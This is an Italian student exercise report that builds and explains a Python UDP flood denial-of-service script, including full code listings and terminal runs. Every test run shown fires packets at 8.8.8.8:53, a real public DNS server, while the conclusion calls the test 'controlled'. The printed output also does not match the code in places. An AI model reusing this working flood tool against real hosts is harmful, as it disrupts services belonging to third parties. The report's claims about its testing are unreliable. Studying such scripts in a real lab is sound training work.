

1. Introduzione

L'obiettivo dell'esercizio è simulare un attacco DoS (Denial of Service) tramite UDP flood, ovvero l'invio massivo di pacchetti UDP verso una macchina target. Questo tipo di attacco mira a saturare le risorse del server, rendendo il servizio non disponibile.

2. Requisiti dell'esercizio

Il programma doveva rispettare i seguenti requisiti:

- Richiedere l'IP target come input.
- Richiedere la porta target come input.
- Chiedere all'utente quanti pacchetti da 1 KB inviare.
- Generare pacchetti UDP da 1024 byte (1 KB) con contenuto casuale.
- Inviarli alla destinazione specificata.

3. Struttura del programma

3.1 Importazione delle librerie

```
import sys
```

```
import socket
```

```
import random
```

```
import time
```

3.2 Gestione degli argomenti da terminale

Il programma accetta tre argomenti:

- IP destinazione
- Porta destinazione
- Numero di pacchetti da inviare

3.3 Creazione del socket UDP

Nel programma è stato utilizzato un socket per inviare pacchetti UDP.


Un socket è un'interfaccia software che permette a un programma di comunicare attraverso la rete. È come una "presa" virtuale che collega il tuo programma a un altro dispositivo, permettendo lo scambio di dati.

Qui è stato creato un socket di tipo UDP con questa istruzione:

```
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Il comando indica che si sta usando il protocollo IPv4. E specifica che il tipo di comunicazione è UDP, cioè senza connessione, veloce e leggero.

Questo tipo di socket è ideale per simulare un attacco DoS, perché consente di inviare pacchetti in modo rapido e diretto, senza dover stabilire una connessione stabile con il server.



```
11
12 import sys
13 import socket
14 import random
15
16 def create_packet(size: int=1024) -> bytes:
17     return random.randbytes(size)
18
19 if len(sys.argv) != 4:
20     print("Usage: python esercizio.py <ip> <porta> <npack>")
21     sys.exit(1)
22
23 ip = sys.argv[1]
24 porta = int(sys.argv[2])
25 npack = int(sys.argv[3])
26
27 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
28 s.connect((ip, int(porta)))
29
30 for i in range(npack):
31     packet = random.randbytes(1024) # 1024 byte = 1 KB packet
32     s.send(packet)
33     print(f"Pacchetto inviato {i+1}/{npack} a {ip}:{porta}")
34
35 s.close()
36 print("Invio di tutti i pacchetti completato.")
37
```

PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** PORTS

```
(kali@kali) - [~/projects/epicode/n2/w7d4]
$ python esercizio.py 8.8.8.8 53 10
Pacchetto inviato 1/10 a 8.8.8.8:53
Pacchetto inviato 2/10 a 8.8.8.8:53
Pacchetto inviato 3/10 a 8.8.8.8:53
Pacchetto inviato 4/10 a 8.8.8.8:53
Pacchetto inviato 5/10 a 8.8.8.8:53
Pacchetto inviato 6/10 a 8.8.8.8:53
Pacchetto inviato 7/10 a 8.8.8.8:53
Pacchetto inviato 8/10 a 8.8.8.8:53
Pacchetto inviato 9/10 a 8.8.8.8:53
Pacchetto inviato 10/10 a 8.8.8.8:53
Invio di tutti i pacchetti completato.
```

3.4 Invio dei pacchetti

Una volta creato il socket, il programma entra in un ciclo che invia un numero definito di pacchetti UDP alla destinazione specificata. Ogni pacchetto è di 1024 byte, equivalenti a 1 KB, come richiesto dall'esercizio.

Il contenuto del pacchetto viene generato in modo casuale usando:

packet = random.randbytes(1024)

Questo garantisce che ogni pacchetto abbia dati diversi, simulando un traffico più realistico e meno prevedibile.

Il pacchetto viene inviato con il metodo:

s.sendto(packet, (ip, porta))

Il comando segnala il contenuto da inviare, la tupla che rappresenta la destinazione e il metodo specifico per i socket UDP, che invia direttamente il pacchetto senza stabilire una connessione.

Dopo ogni invio, il programma stampa un messaggio per confermare l'operazione.

Questo aiuta a monitorare l'avanzamento e verificare che il numero di pacchetti inviati corrisponda a quello richiesto.

```
37
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

(kali@kali) - [~/.../projects/epicode/n2/w7d4]
$ python esercizio.py 8.8.8.8 53 10
Pacchetto inviato 1/10 a 8.8.8.8:53
Pacchetto inviato 2/10 a 8.8.8.8:53
Pacchetto inviato 3/10 a 8.8.8.8:53
Pacchetto inviato 4/10 a 8.8.8.8:53
Pacchetto inviato 5/10 a 8.8.8.8:53
Pacchetto inviato 6/10 a 8.8.8.8:53
Pacchetto inviato 7/10 a 8.8.8.8:53
Pacchetto inviato 8/10 a 8.8.8.8:53
Pacchetto inviato 9/10 a 8.8.8.8:53
Pacchetto inviato 10/10 a 8.8.8.8:53
Invio di tutti i pacchetti completato.
```

4. Estensione facoltativa

Ritardo casuale

Per rendere l'attacco più realistico, è stato implementato un ritardo casuale tra 0 e 0.1 secondi tra l'invio dei pacchetti:

```
delay = random.uniform(0, 0.1) time.sleep(delay)
```

Questo simula il comportamento di utenti distribuiti che inviano richieste in modo indipendente.

5. Esecuzione del programma

Il programma è stato eseguito da terminale con il seguente comando:

```
python esercizio.py 8.8.8.8 53 10
```

Nello specifico:

```
python esercizio.py <ip> <porta> <numero_pacchetti>
```

Quindi oltre il comando che avvia l'interprete Python e il nome del file contenente il codice, segnaliamo anche, rispettivamente, l'indirizzo IP della macchina target, la porta UDP su cui la macchina è in ascolto, e il numero di pacchetti da 1 KB che il programma deve inviare

```
Welcome | esercizio.py x
esercizio.py
17 def create_packet(size: int = 1024) -> bytes:
18     return random.randbytes(size)
19
20 if len(sys.argv) != 4:
21     print("Usage: python esercizio.py <ip> <porta> <numero_pacchetti>")
22     sys.exit(1)
23
24 ip = sys.argv[1]
25 porta = int(sys.argv[2])
26 npack = int(sys.argv[3])
27
28 s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
29
30 for i in range(npack):
31     packet = create_packet(1024) # 1 KB packet
32     s.sendto(packet, (ip, porta))
33     print(f"Pacchetto inviato {i+1}/{npack} a {ip}:{porta}")
34
35     # Ritardo casuale tra 0 e 0.1 secondi
36     delay = random.uniform(0, 0.1)
37     print(f"Attesa di {delay:.3f} secondi prima del prossimo pacchetto.")
38     time.sleep(delay)
39
40 s.close()
41 print("Invio di tutti i pacchetti completato.")

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(kali@kali) - [~/../projects/epicode/n2/w7d4]
$ python esercizio.py 8.8.8.8 53 10
Pacchetto inviato 1/10 a 8.8.8.8:53
Pacchetto inviato 2/10 a 8.8.8.8:53
Pacchetto inviato 3/10 a 8.8.8.8:53
Pacchetto inviato 4/10 a 8.8.8.8:53
Pacchetto inviato 5/10 a 8.8.8.8:53
Pacchetto inviato 6/10 a 8.8.8.8:53
Pacchetto inviato 7/10 a 8.8.8.8:53
Pacchetto inviato 8/10 a 8.8.8.8:53
Pacchetto inviato 9/10 a 8.8.8.8:53
Pacchetto inviato 10/10 a 8.8.8.8:53
Attesa di 0.070 secondi prima del prossimo pacchetto.
Invio di tutti i pacchetti completato.
```

6. Conclusione

Il programma ha rispettato tutti i requisiti richiesti, inclusa l'estensione facoltativa. È stato testato con successo e ha dimostrato il funzionamento di una simulazione UDP flood in ambiente controllato. L'uso del ritardo casuale ha aggiunto realismo al comportamento del traffico simulato.